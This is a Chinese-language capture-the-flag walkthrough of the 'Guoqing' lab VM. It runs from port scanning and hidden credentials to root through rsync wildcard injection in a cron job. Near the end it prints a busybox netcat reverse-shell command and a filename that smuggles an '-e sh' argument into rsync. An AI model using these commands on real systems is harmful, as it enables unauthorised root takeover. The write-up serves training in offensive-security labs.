
```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# ./rustscan -a 192.168.56.219
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________

: http://discord.skerritt.blog         :

: https://github.com/RustScan/RustScan :
 --------------------------------------

😵 https://admin.tryhackme.com

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit.
May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use
the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.56.219:22
Open 192.168.56.219:80
[~] Starting Script(s)
[~] Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-17 08:26 -0500
Initiating ARP Ping Scan at 08:26
Scanning 192.168.56.219 [1 port]
Completed ARP Ping Scan at 08:26, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:26
Completed Parallel DNS resolution of 1 host. at 08:26, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF:
0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 08:26
Scanning 192.168.56.219 [2 ports]
Discovered open port 22/tcp on 192.168.56.219
Discovered open port 80/tcp on 192.168.56.219
Completed SYN Stealth Scan at 08:26, 0.03s elapsed (2 total ports)
Nmap scan report for 192.168.56.219
Host is up, received arp-response (0.00059s latency).
Scanned at 2026-01-17 08:26:38 EST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:71:E3:71 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```

常规端口扫描，去80界面看一眼。




确实非常非主流

```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# dirsearch -u 192.168.56.219
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: UserWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources
package is slated for removal as early as 2025-11-30. Refrain from using this
package or pin to Setuptools<81.
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3

 (_||| _) (/_(_|| (_| )



Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist
size: 11460

Output File: /home/kali/Desktop/reports/_192.168.56.219/_26-01-17_08-28-04.txt

Target: http://192.168.56.219/

[08:28:04] Starting:

[08:28:05] 403 -  279B  - /.ht_wsr.txt
[08:28:05] 403 -  279B  - /.htaccess.bak1
[08:28:05] 403 -  279B  - /.htaccess.orig
[08:28:05] 403 -  279B  - /.htaccess.sample
[08:28:05] 403 -  279B  - /.htaccess.save
[08:28:05] 403 -  279B  - /.htaccess_extra
[08:28:05] 403 -  279B  - /.htaccess_orig
```

```
[08:28:05] 403 -  279B  - /.htaccessBAK
[08:28:05] 403 -  279B  - /.htaccess_sc
[08:28:05] 403 -  279B  - /.htaccessOLD
[08:28:05] 403 -  279B  - /.htm
[08:28:05] 403 -  279B  - /.html
[08:28:05] 403 -  279B  - /.htpasswd_test
[08:28:05] 403 -  279B  - /.htpasswds
[08:28:05] 403 -  279B  - /.httr-oauth
[08:28:06] 403 -  279B  - /.php
[08:28:07] 403 -  279B  - /.htaccessOLD2
[08:28:15] 302 -    0B  - /dashboard.php  ->  login.php
[08:28:20] 200 -  937B  - /login.php
[08:28:20] 302 -    0B  - /logout.php  ->  login.php
[08:28:26] 403 -  279B  - /server-status/
[08:28:26] 403 -  279B  - /server-status
```


目录爆破，之后login.php尝试了常用账号密码爆破无果后发现首页的图片是可以下载下来的，其中隐藏了一组登录凭据。



```
3200h: A7 9A 4C A7 4C 98 09 35 A1 DC 2F 54 31 69 9B E2  §šL§L˜.5¡Ü/T1i›â
3210h: F1 78 93 39 6E 5A FA 5D 36 5A 14 8D 8F C0 1F 5A  ñx“9nZú]6Z...À.Z
3220h: 54 DB 14 9C 2C DD 5E 86 97 37 5D FE 4B D6 F3 24  TÛ.œ,Ý^†—7]þKÖó$
3230h: D4 18 17 E5 72 D1 9E 40 28 44 87 B7 D7 94 D7 1C  Ô..årÑž@(D‡·×”×.
3240h: BA 3C 14 9C 2C 2E 7F E7 EA 88 16 0C D5 6A 4D DC  º<.œ,..çêˆ..ÕjMÜ
3250h: 1F 28 FC BE 0D DC 74 0A BE 8C 36 F1 E4 FE 3B AA  .(ü¾.Üt.¾Œ6ñäþ;ª
3260h: 35 69 4D 5A 14 C5 9B 6E 8C F4 FD 7F EC 56 F9 4E  5iMZ.Å›nŒôý.ìVùN
3270h: 4A 47 1D B8 00 00 00 00 49 45 4E 44 AE 42 60 82  JG.¸....IEND®B`‚
3280h: 74 6F 64 64 3A 74 6F 64 64 69 73 68 61 6E 64 73  todd:toddishands
3290h: 6F 6D 65 0A                                      ome.
```

但登录凭据不对，经过多次测试，admin才是真的账号，密码是对的。

登录后有一个仪表盘界面，但没有东西。



系统仪表盘

欢迎, admin!


系统信息

您已成功登录系统。这是一个简单的仪表盘页面，用于演示目的。

账户操作

退出登录

查看源码，里面还隐藏了一组登录凭据。




```
class="welcome">欢迎, admin!</div>
class="card">⋯</div>

class="card"> <a href="hyh" class="hyhforever" target="_blank

class="card">⋯</div>
```

使用该登录凭据成功以hyh的身份ssh登录到靶机上。

可以看见一共有三个账户，上传pspy64，可以看到一个定时任务一直在被执行

```
bash-5.0$ ls /home
hyh  segfault  todd
bash-5.0$
```




```
|
|
| /sbin/init
| /usr/sbin/CRON -f
| /usr/sbin/CRON -f
| /bin/sh -c cd /home/segfault && rsync -t *.txt Guoqing:/tmp/backup/
| rsync -t name1.txt name2.txt name3.txt Guoqing:/tmp/backup/
| sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
| sshd: [accepted]
| /usr/sbin/CRON -f
| /usr/sbin/CRON -f
| /bin/sh -c cd /home/segfault && rsync -t *.txt Guoqing:/tmp/backup/
| rsync -t name1.txt name2.txt name3.txt Guoqing:/tmp/backup/
| sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
| sshd: [accepted]
|
| /usr/sbin/CRON -f
| /usr/sbin/CRON -f
| /bin/sh -c cd /home/segfault && rsync -t *.txt Guoqing:/tmp/backup/
| rsync -t name1.txt name2.txt name3.txt Guoqing:/tmp/backup/
| sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
| sshd: [accepted]
```

想更进一步就要拿到用户segfault。

/opt下发现可疑文件

```
bash-5.0$ ls -al /opt
total 28
drwxr-xr-x  2 root root  4096 Sep 30 10:23 .
drwxr-xr-x 18 root root  4096 Mar 18  2025 ..
-rwx------  1 hyh  hyh  17056 Sep 30 10:20 password
```



```c
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char dest[64]; // [rsp+0h] [rbp-90h] BYREF
  char s[64]; // [rsp+40h] [rbp-50h] BYREF
  char s2[12]; // [rsp+80h] [rbp-10h] BYREF
  int v7; // [rsp+8Ch] [rbp-4h]

  strcpy(s2, "vhjidxowqr1");
  v7 = 0;
  printf("Please enter the password for segfault: ");
  while ( fgets(s, 50, stdin) )
  {
    s[strcspn(s, "\n")] = 0;
    if ( strlen(s) == 11 )
    {
      strcpy(dest, s);
      caesar_encrypt(dest);
      if ( !strcmp(dest, s2) )
      {
        puts("Password correct! Access granted.");
        return 0;
      }
      printf("Incorrect password. Please try again: ");
      if ( ++v7 > 4 )
      {
        puts("\nToo many failed attempts. Access denied.");
        return 1;
      }
    }
    else
    {
      printf("Incorrect password length. The password should be %d characters long.\n", 11LL);
      printf("Please try again: ");
    }
  }
  return 0;
}
```

不会逆向，代码扔给ai让它解，得到用户segfault的密码segfaultno1。


成功以segfault的身份登录。

之后的内容就是要想法让rsync为我们执行命令。


这里用到的知识点是通配符注入

原理是：Shell 在执行命令前会先展开 `*` 通配符。如果我们在 `/home/segfault` 目录下创建一个文件名以 `-` 开头的文件（例如 `-e sh shell.txt`），`rsync` 会错误地将这个文件名解析为参数（Flag），而不是普通文件名。

核心利用点： `rsync` 的 `-e` 参数允许用户指定用于远程连接的程序（通常是 ssh 或 rsh），我们可以利用它来执行任意命令。



```
bash-5.0$ rsync
rsync  version 3.2.3  protocol version 31
Copyright (C) 1996-2020 by Andrew Tridgell, Wayne Davison, and others.
Web site: https://rsync.samba.org/
Capabilities:
    64-bit files, 64-bit inums, 64-bit timestamps, 64-bit long ints,
    socketpairs, hardlinks, hardlink-specials, symlinks, IPv6, atimes,
    batchfiles, inplace, append, ACLs, xattrs, optional protect-args, iconv,
    symtimes, prealloc, stop-at, no crtimes
Optimizations:
    SIMD, asm, openssl-crypto
Checksum list:
    xxh128 xxh3 xxh64 (xxhash) md5 md4 none
Compress list:
    zstd lz4 zlibx zlib none

rsync comes with ABSOLUTELY NO WARRANTY.  This is free software, and you
are welcome to redistribute it under certain conditions.  See the GNU
General Public Licence for details.
```



```
--rsh=COMMAND, -e          specify the remote shell to use
```

```
2026/01/17 07:58:01 CMD: UID=0     PID=982    | /bin/sh -c cd /home/segfault && rsync -t *.txt Guoqing:/tmp/backup/
2026/01/17 07:58:01 CMD: UID=0     PID=983    | rsync -t name1.txt name2.txt name3.txt Guoqing:/tmp/backup/
```

```
2026/01/17 07:58:02 CMD: UID=0     PID=984    | sshd: /usr/sbin/sshd -D
[listener] 0 of 10-100 startups
2026/01/17 07:58:02 CMD: UID=0     PID=985    | sshd: [accepted]
2026/01/17 07:59:01 CMD: UID=0     PID=986    | /usr/sbin/CRON -f
2026/01/17 07:59:01 CMD: UID=0     PID=987    | /usr/sbin/CRON -f
2026/01/17 07:59:01 CMD: UID=0     PID=988    | /bin/sh -c cd /home/segfault &&
rsync -t *.txt Guoqing:/tmp/backup/
2026/01/17 07:59:01 CMD: UID=0     PID=989    | rsync -t name1.txt name2.txt
name3.txt Guoqing:/tmp/backup/
2026/01/17 07:59:01 CMD: UID=0     PID=990    | sshd: /usr/sbin/sshd -D
[listener] 0 of 10-100 startups
2026/01/17 07:59:01 CMD: UID=0     PID=992    | sshd: [accepted]
2026/01/17 07:59:14 CMD: UID=0     PID=993    |
2026/01/17 08:00:01 CMD: UID=0     PID=995    | /usr/sbin/CRON -f
2026/01/17 08:00:01 CMD: UID=0     PID=996    | /usr/sbin/CRON -f
2026/01/17 08:00:01 CMD: UID=0     PID=997    | /bin/sh -c cd /home/segfault &&
rsync -t *.txt Guoqing:/tmp/backup/
2026/01/17 08:00:01 CMD: UID=0     PID=998    | rsync -t name1.txt name2.txt
name3.txt Guoqing:/tmp/backup/
2026/01/17 08:00:01 CMD: UID=0     PID=999    | sshd: /usr/sbin/sshd -D
[listener] 0 of 10-100 startups
2026/01/17 08:00:01 CMD: UID=0     PID=1000   | sshd: [accepted]
```

```
segfault@Guoqing:~$ echo "busybox nc 192.168.56.104 9999 -e sh" > shell.txt
segfault@Guoqing:~$ chmod +x shell.txt
segfault@Guoqing:~$ touch -- "-e sh shell.txt"
```

```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# nc -lvvp 9999
listening on [any] 9999 ...
192.168.56.219: inverse host lookup failed: Unknown host
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.219] 52994
id
uid=0(root) gid=0(root) groups=0(root)
```

rsync 的解析逻辑：

1. 它看到了 `-t`。
2. 它看到了 `-e`（来自我们的文件名）。
3. `-e` 后面紧跟的内容 `sh shell.txt` 会被当作要执行的命令。
4. **结果：** `rsync` 以 Root 权限执行了 `sh shell.txt`，从而执行了反弹shell的命令。

利用通配符欺骗 rsync 参数解析 核心原理在于 Shell 的通配符展开机制与 `rsync` 的参数解析逻辑发生了错位。当你创建了一个名为 `-e sh shell.txt` 的文件时，Shell 遇到 `rsync *.txt` 命令会先将 `*` 展开，导致原本作为文件名的字符串被直接平铺在命令行中，变成了 `rsync ... -e sh shell.txt ...`。`rsync` 接收到这串指令后，并不区分哪些是用户手打的参数、哪些是文件名展开的，它会机械地将 `-e` 识别为“指定远程 Shell”的选项，紧随其后的 `sh shell.txt`（由于文件名包含空格）则被错误地解析为要执行的远程 Shell 命令，从而劫持了程序的执行流程。

https://www.exploit-db.com/papers/33930

强烈建议各位读一读这篇文章，111大佬分享给我的，虽然十年过去了但里面的东西还是没有变。